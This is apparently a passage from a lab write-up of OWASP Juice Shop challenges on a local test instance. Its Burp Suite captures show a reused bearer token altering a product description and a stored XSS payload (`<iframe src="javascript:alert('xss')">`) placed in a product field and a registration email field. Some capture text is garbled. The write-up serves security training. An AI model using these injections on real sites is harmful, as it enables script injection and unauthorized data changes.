- Response Panel:** Displays the raw response received from the server. The response is a JSON object with fields like `id: 1, category: "BananaJuice", quantity: 1000`.
- Inspector Panel:** Shows various headers and attributes of the selected request.
- Toolbar:** Includes standard browser-like controls (Back, Forward, Stop, Refresh) and a search bar.
- Bottom Bar:** Shows system icons for battery, signal, and memory usage (673.5MB).

Burp Suite Community Edition v2024.11.2 - Temporary Project

Filter settings: Hiding CSS, image and general binary content

Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
287... http://127.0.0.1:3000	POST	/restUser/login		✓	200	1209	JSON				127.0.0.1			21:51:24 30...
287... http://127.0.0.1:3000	GET	/restUser/vhomi			200	394	JSON				127.0.0.1			21:51:24 30...
287... http://127.0.0.1:3000	GET	/restUser/vhomi			200	394	JSON				127.0.0.1			21:51:24 30...
287... http://127.0.0.1:3000	GET	/restUser/vhomi			200	519	JSON				127.0.0.1			21:51:24 30...
288... http://127.0.0.1:3000	GET	/restUser/vhomi			200	519	JSON				127.0.0.1			21:51:24 30...
288... http://127.0.0.1:3000	GET	/restUser/vhomi			304	365					127.0.0.1			21:51:24 30...
288... http://127.0.0.1:3000	GET	/restProducts/search?q=		✓	304	306					127.0.0.1			21:51:24 30...
288... http://127.0.0.1:3000	GET	/api/Quantity/			304	306					127.0.0.1			21:51:24 30...
288... http://127.0.0.1:3000	GET	/restUser/vhomi			304	304					127.0.0.1			21:51:27 30...
288... http://127.0.0.1:3000	GET	/restProducts/6/reviews			200	556	JSON				127.0.0.1			21:51:27 30...
288... http://127.0.0.1:3000	GET	/restProducts/6/reviews			200	556	JSON				127.0.0.1			21:51:27 30...
288... http://127.0.0.1:3000	GET	/restProducts/6/reviews			304	304					127.0.0.1			21:51:27 30...

Request

```

1 GET /api/Quantity HTTP/1.1
2 Host: 127.0.0.1:3000
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/201001 Firefox/133.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIaTwkZGJmIiwibG1jLzIyZWdycy9zZC16Msw1dXN1cm5hbm10JnJzRoYmRzNwQ1LjZ0Reehvhx0" 
8 Date: Mon, 30 Dec 2024 18:51:24 GMT
9 Connection: keep-alive
10 Keep-Alive: timeout=5
11
12

```

Response

```

1 HTTP/1.1 304 Not Modified
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Content-Type-Options: nosniff
7 Etag: W/"10-seqgi0z1jXUC4mhcZQ7MviKe1"
8 Date: Mon, 30 Dec 2024 18:51:24 GMT
9 Connection: keep-alive
10 Keep-Alive: timeout=5
11
12

```

Inspector

Selected text: 756 (0x24)

```

eyJ0eXAiOiJKV1QiLCJhbGciOiJIaTwkZGJmIiwibG1jLzIyZWdycy9zZC16Msw1dXN1cm5hbm10JnJzRoYmRzNwQ1LjZ0Reehvhx0" 
w1iwiCfGc3dvcn01011wMTkyDi1yTid1y03Mz1MDu0xenVnW1kZjE4yJmC1sInvbGU10jNZG1pb1is1m1b1zRzRwv2U1j01l1wbgFzdExv221usKA1011xJjwC4w1jE1lCjwcn9

```

Request attributes: 2

Request cookies: 5

Request headers: 13

Response headers: 12

Event log (49) All issues

we can see the authorization token that we copy.

Burp Suite Community Edition v2024.11.2 - Temporary Project

Target: http://127.0.0.1:3000 | HTTP/1

Request	Response
<pre> 1 PUT /api/Products/6 HTTP/1.1 2 Host: 127.0.0.1:3000 3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/201001 Firefox/133.0 4 Accept: application/json, text/plain, */* 5 Accept-Language: en-US;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Content-Type: application/json 8 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIaTwkZGJmIiwibG1jLzIyZWdycy9zZC16Msw1dXN1cm5hbm10JnJzRoYmRzNwQ1LjZ0Reehvhx0" 9 Date: Mon, 30 Dec 2024 18:51:24 GMT 10 Connection: keep-alive 11 12 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Content-Type-Options: nosniff 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 263 9 Etag: W/"10-seqgi0z1jXUC4mhcZQ7MviKe1" 10 Vary: Accept-Encoding 11 Date: Mon, 30 Dec 2024 18:51:24 GMT 12 Connection: keep-alive 13 Keep-Alive: timeout=5 14 15 { "status": "success", "data": [{ "id": 16, "name": "Banana Juice (1000ml)", "description": "Monkeys love it the most.", "price": 1.99, "unit": "1.000", "image": "banana_juice.jpg", "createdAt": "2024-12-25T14:09:19.532Z", "updatedAt": "2024-12-25T14:09:19.532Z", "deletedAt": null }] } </pre>

Request attributes: 2

Request query parameters: 0

Request cookies: 5

Request headers: 15

Response headers: 12

Event log (49) All issues

We paste the token to the previous requests token instead

The screenshot shows the Burp Suite interface with the "Repeater" tab selected. In the "Request" pane, a JSON object is being modified:

```



    {
      "description": "Suay love it the most."
    }
  
```

The "Response" pane shows the server's response to the modified request:


```

  1 HTTP/1.1 200 OK
  2 Access-Control-Allow-Origin: *
  3 X-Content-Type-Options: nosniff
  4 X-Frame-Options: SAMEORIGIN
  5 X-XSS-Protection: 1; mode=block
  6 X-Recycling: #/jobs
  7 Content-Type: application/json; charset=utf-8
  8 Content-Length: 26
  9 ETag: W/"184-znsfSK8qk4wq1Dy+0ukLw65ps0"
  10 Vary: Accept-Encoding
  11 Date: Mon, 30 Dec 2024 19:06:02 GMT
  12 Connection: keep-alive
  13 Keep-Alive: timeout=5
  14
  15 {
    "status": "success",
    "data": {
      "id": 16,
      "name": "Banana Juice (1000ml)",
      "description": "Suay love it the most.",
      "price": 11.99,
      "discount": 1.99,
      "image": "banana_juice.jpg",
      "createdAt": "2024-12-25T14:09:19.532Z",
      "updatedAt": "2024-12-30T19:06:02.318Z",
      "deletedAt": null
    }
  }
  
```

We add the content-type: application/json since we are sending json package to server and change the description and send it. We see that the description has been changed.



We paste the payload in description. We add two \ to the payload in order to make it work otherwise, it wouldn't since we close one part of the payload with first " in the description part. So last form of it gonna be
“<iframe src=\”javascript:alert(‘xss’)\>”



We successfully finished the challenge.

Recommendation:

Validate API inputs strictly. Sanitize and encode all API responses. Use secure authentication and authorization mechanisms.


Client-side XSS Protection ★★★

Severity: Medium


Description: This vulnerability arises when client-side protections, such as Content Security Policy (CSP) or secure coding practices, are either missing or improperly implemented.

Impact: Attackers may exploit this flaw to inject malicious scripts, leading to session hijacking, phishing attacks, or unauthorized data access.

Steps to reproduce the vulnerability:



In this challenge we need to perform a persisted XSS attack with `<iframe src="javascript:alert('xss')">` with bypassing a client-side security mechanism.



We make a new account with name of ugg@gmail.com.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time
290...	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=poll...		✓	200	262	JSON	io/			127.0.0.1			22:36:07.90 ...
291...	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=webs...		✓	101	129		io/			127.0.0.1			22:36:07.90 ...
292...	http://127.0.0.1:3000	GET	/socket.io/?EIO=4&transport=poll...		✓	200	230	text	io/			127.0.0.1			22:36:07.90 ...
293...	http://127.0.0.1:3000	GET	/api/Quantity		✓	200	730	JSON				127.0.0.1			22:36:07.90 ...
294...	http://127.0.0.1:3000	GET	/rest/products/search?q=		✓	304	306					127.0.0.1			22:36:32.90 ...
295...	http://127.0.0.1:3000	GET	/rest/admin/application-configuration		✓	304	306					127.0.0.1			22:36:34.90 ...
296...	http://127.0.0.1:3000	GET	/api/SecurityQuestions/		✓	304	305					127.0.0.1			22:36:49.90 ...
297...	http://127.0.0.1:3000	GET	/v1/files		✓	204	130					34.117.188.166			22:37:04.90 ...
298...	http://127.0.0.1:3000	POST	/api/Users/		✓	201	720	JSON				127.0.0.1			22:37:07.90 ...
299...	http://127.0.0.1:3000	POST	/api/SecurityAnswers/		✓	201	651	JSON				127.0.0.1			22:37:07.90 ...
300...	http://127.0.0.1:3000	GET	/rest/admin/application-configuration		✓	304	306					127.0.0.1			22:37:07.90 ...

We capture the request on burpsuite and we see that we can change all the parameters like email.


The screenshot shows the Burp Suite interface with a captured POST request to the endpoint `/api/Users`. The request payload is as follows:

```
POST /api/Users HTTP/1.1
Host: 127.0.0.1:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:133.0) Gecko/20100101 Firefox/133.0
Accept: application/json, text/plain, */*
Accept-Language: en-US;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/json
Content-Length: 274
Origin: http://127.0.0.1:3000
Connection: keep-alive
Referer: http://127.0.0.1:3000/
Cookie: language=en; welcomebanner_status.dismiss=true; consent_status.dismiss=true; continueCode=b9Hc7T4QzH5tCJkYHlhvtKPxRbBnLntL7IB7Tkgs1qCKZs03fEVStLuWbuyoUlevo
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u+0
{
  "email": "<iframe src=\"javascript:alert('xss')\">",
  "password": "123456",
  "passwordRepeat": "123456",
  "securityQuestion": {
    "id": 2,
    "question": "Mother's maiden name?",
    "createdAt": "2024-12-25T14:09:19.403Z",
    "updatedAt": "2024-12-25T14:09:19.403Z"
  },
  "securityAnswer": "makina'sbrother"
}
```

